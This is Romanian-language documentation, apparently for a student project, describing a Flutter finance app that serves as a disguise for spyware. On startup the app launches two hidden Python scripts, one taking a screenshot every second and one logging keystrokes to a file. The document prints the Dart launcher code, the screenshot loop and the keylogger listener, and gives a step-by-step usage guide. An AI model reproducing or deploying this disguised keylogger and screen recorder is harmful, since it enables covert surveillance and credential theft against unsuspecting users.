

Documentatie

Tematica :

Proiectul prezent este reprezentat de o aplicatie, la pornirea careia un spyware de tip keylogger este lansat. El actioneaza in background si este inofensiv sistemului.

Atributii spyware:

1. Inregistrarea tastaturii, ceea ce face este sa preia inputul de la tastatura, prelucrarea datelor si scrierea lor in fisier.
2. Inregistrarea ecranului prin intermediul capturilor de ecran, salveaza apoi drept poze in formatul dorit.

Partea non-malicioasa (aplicatia masca) :

Este realizata cu ajutorul framework-ului open source, dezvoltat de Google : Flutter.

Partea malicioasa (spyware-ul) :

Este alcatuita din doua scripturi dezvoltate in Python.

Motivarea tehnologiilor alese :

Front-end :

- crossplatform: disponibil atat pe desktop, web, dar si mobile pe ambele sisteme principale – Android & iOS
- tehnologie dezvoltata si intretinuta de Google, ceea ce duce la calitate inalta a bibliotecilor existente, exemplu:

Metoda de lansare a unor noi procese

-> <https://api.dart.dev/stable/2.7.0/dart-io/Process-class.html>


- este stabil, data de lansare este 2017
- experienta personala cu Flutter

Back-end :

- limbaj de programare lightweight
- permite accentuarea partii de algoritmica in defavoarea structurilor de date si implementarii structurilor de date folosite, lucru potrivit mai ales pentru scripturile de dimensiuni mici.
- experienta personala cu Python
- popularitatea sa pentru scripting, lucru care se reflecta in cantitatea de documentatie si tutoriale existente, disponibile gratuit.

Modalitatea de implementare & Vulnerabilitatea exploatata :

La pornirea aplicatiei se lanseaza cele 2 scripturi cu intentii malitioase, urmarindu-se mascarea lor printre cele necesare aplicatiei.



Biblioteca folosita pentru lansarea proceselor:

<https://api.dart.dev/stable/2.7.0/dart-io/Process-class.html>

Procesele pot fi independente sau dependente de aplicatia care le-a lansat, exemplu corespunzator bibliotecii folosite :

1. Lansarea unui proces independent :

```
Process.run(  
    "python",  
    [fileName],  
    runInShell: true,  
    workingDirectory: currentPath,  
);
```

2. Lansarea unui proces dependent :

```
Process.start(  
    "python",  
    [fileName],  
    runInShell: true,  
    workingDirectory: currentPath,  
).then((process) {  
    print('Script process id - ${process.pid}');  
    process.exitCode.then((exitCode) {  
        print('Python script ended.');        print('Exit code: $exitCode');    });  
});
```

Persistenta urmatoare inchiderii aplicatiei constanta intr-o eroare comuna in programare. Cele 2 procese se considera resurse externe care nu sunt gestionate 'corespunzator', nu exista eliberarea lor.

Astfel, se obtine comportamentul unui memory leak.

What is a memory leak ?

https://en.wikipedia.org/wiki/Memory_leak

Flow / Demers :

1. La pornirea aplicatiei, se lanseaza un proces independent care ruleaza scriptul pentru inregistrarea ecranului .
 2. Acest subproces, la randul sau, lanseaza un proces care ruleaza scriptul ce se ocupa cu inregistrarea tastelor.
 3. Fisierul main.dart este cel care contine fisierul main pentru aplicatia flutter.
- La fiecare rulare, se creeaza folderul numit 'ss' in locatia fisierului principal ("lib\\ss").
- In interiorul folderului 'ss', se creeaza un fisier txt, 'log.txt' ("lib\\ss\\log.txt").
- Resursele generate se gasesc in "ProiectFlutter\\lib\\ss".

!!! Fiecare script se poate oprii in diferite modalitati.

Cele implementate sunt :

- Scriptul keylogger se opreste prin apasarea tastei ESC ;
- Scriptul ce inregistreaza se opreste dupa consumarea celor 150 secunde, fiind configurat cu 1 screenshot / secunda ;

Fisierele cheie (explicate in 3 puncte continut, configurabilitate, implementare) :

Script screenshot-uri (s.py) :

1. Contine scriptul pentru inregistrarea ecranului sub forma de screenshot-uri.
2. Configurabile:
 - Rata screenshot-uri/secunda, initial 1.
 - Timpul real de executie al programului, initial 150 secunde.

```
#Configurabile  
ss_time_rate = 1  
time_alive = 150
```

3. Contine 3 etape – initializare, lansarea altui proces, executia logicii :

Initializare :

```
ss_time_rate = 1  
time_alive = 150
```

Lanseaza procesul ce ruleaza fisierul k.py :

```
#Lansarea procesului keylogger  
kProcess = subprocess.Popen(['python', 'k.py'], shell = True )
```

Parametrul shell este folosit doar daca se doreste un proces independent.

Executia logicii :

```
#Accesam folderul creat si incepem executia  
screenshot_path = directory_path + "\\ "  
while ss_contor < time_alive :  
    takeSS()  
    time.sleep(ss_time_rate)
```

Functia 'takeSS' :

```
def takeSS():  
    global screenshot_path, ss_contor  
  
    #Extensia fisierului salvat se poate modificat dupa nevoie  
    ss_name = "ss" + str(ss_contor) + ".jpeg"  
    ss_contor += 1  
  
    #Executia si salvarea efectiva  
    temp_ss = pyautogui.screenshot()  
    temp_ss.save(screenshot_path + ss_name)
```

Script screenshot-uri (k.py) :

1. Contine scriptul keylogger.

2. Configurabile nu exista posibilitati 'setari', insa :

- Se pot modela: fiecare combinatie de taste, initial sunt aplicate parsare si scriere in clar doar pentru: backspace, ctrl+c, ctrl+v, ctrl+a, ctrl+s, space.

```
# Configurabil
if k == "key.space":
    f.write(" ")
elif k.__contains__("backspace"):
    f.write(" backspace ")
elif k.__contains__("x03"):
    f.write(" ctrl+c ")
elif k.__contains__("x16"):
    f.write(" ctrl+v ")
elif k.__contains__("x01"):
    f.write(" ctrl+a ")
elif k.__contains__("x13"):
    f.write(" ctrl+s ")
elif k.__contains__("."):
    f.write(f" {k[4:]} ")
else:
    f.write(k)
```

- Logica pentru finalizarea scriptului

```
def on_release(key):
    # Configurabil
    # Logica pentru finalizarea scriptului
    if key == Key.esc:
        return False
```

3.Contine logica necesara functionarii scriptului:

```
# Aplicarea unui listener pentru taste
with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

Entry-point-ul in aplicatia Flutter (main.dart) :

1. Contine bootstrapper-ul atat pentru aplicatia flutter, cat si pentru primul script, dar si lansarea acestuia.

2. Configurabile:

-Nume fisier executat

-Path in functie de cel al proiectului flutter.

```
String currentPath = Directory.current.path + "\\lib\\";
String fileName = 's.py';
```

3. Contine 2 etape - initializarea si lansarea scriptului malitios, ruleaza aplicatia flutter.


Partea malitioasa :

```
String currentPath = Directory.current.path + "\\lib\\";
String fileName = 's.py';

Process.run([
  "python",
  [fileName],
  runInShell: true,
  workingDirectory: currentPath,
]);
```

Partea non-malitioasa :

Intregul fisier, mai putin partea prezentata imediat anterior.








```
main.dart x s.py k.py
lib > main.dart > ...
6
7 //widgets
8 import './widgets/new_transaction.dart';
9 import './widgets/transcation_list.dart';
10 import './widgets/chart.dart';
11
12 //models
13 import './models/transaction.dart';
14
15 const globalPrimaryColor = Color.fromARGB(125, 19, 58, 131);
16 const globalAccentColor = Color.fromARGB(167, 255, 193, 7);
17
18 Run | Debug | Profile
18 > void main() { ...
31
32 > class MyApp extends StatelessWidget { ...
75
76 > class MyHomePage extends StatefulWidget { ...
80
81 > class _MyHomePageState extends State<MyHomePage> { ...
330
```


Ghid de utilizare :

0. Starea initiala:

* Fisiere existente:

 models	4/28/2023 12:45 PM	File folder	
 widgets	4/28/2023 12:45 PM	File folder	
 k.py	5/26/2023 11:56 AM	Python Source File	2 KB
 main.dart	5/26/2023 2:16 PM	Dart Source File	9 KB
 s.py	5/26/2023 11:56 AM	Python Source File	2 KB

** Antivirus pornit:



*** Pregatiti enviroment-ul :

- Instalati Flutter, VS Code, apoi configurati VS Code pentru el


<https://www.youtube.com/watch?v=OSRvmcsRu2w>

- Instalati python, configurati vs code pentru el:


https://www.youtube.com/watch?v=cUAK4x_7thA&pp=ygUjaG93IHRvIGNvbWZpZ3VyZSB2cyBjb2RlIGZvciBweXRob24%3D

1. Lansati aplicatia:

* Deschideti proiectul Flutter in VS Code :




* Lansati aplicatia fara a face debug :



2. Vizualizati rezultatul :

* Aplicatia este afisata pe ecran:



** Noua stare a fisierelor :

models	4/28/2023 12:45 PM	File folder	
ss	5/26/2023 2:29 PM	File folder	
widgets	4/28/2023 12:45 PM	File folder	
k.py	5/26/2023 11:56 AM	Python Source File	2 KB
main.dart	5/26/2023 2:16 PM	Dart Source File	9 KB
s.py	5/26/2023 11:56 AM	Python Source File	2 KB

*** Datele capturate :

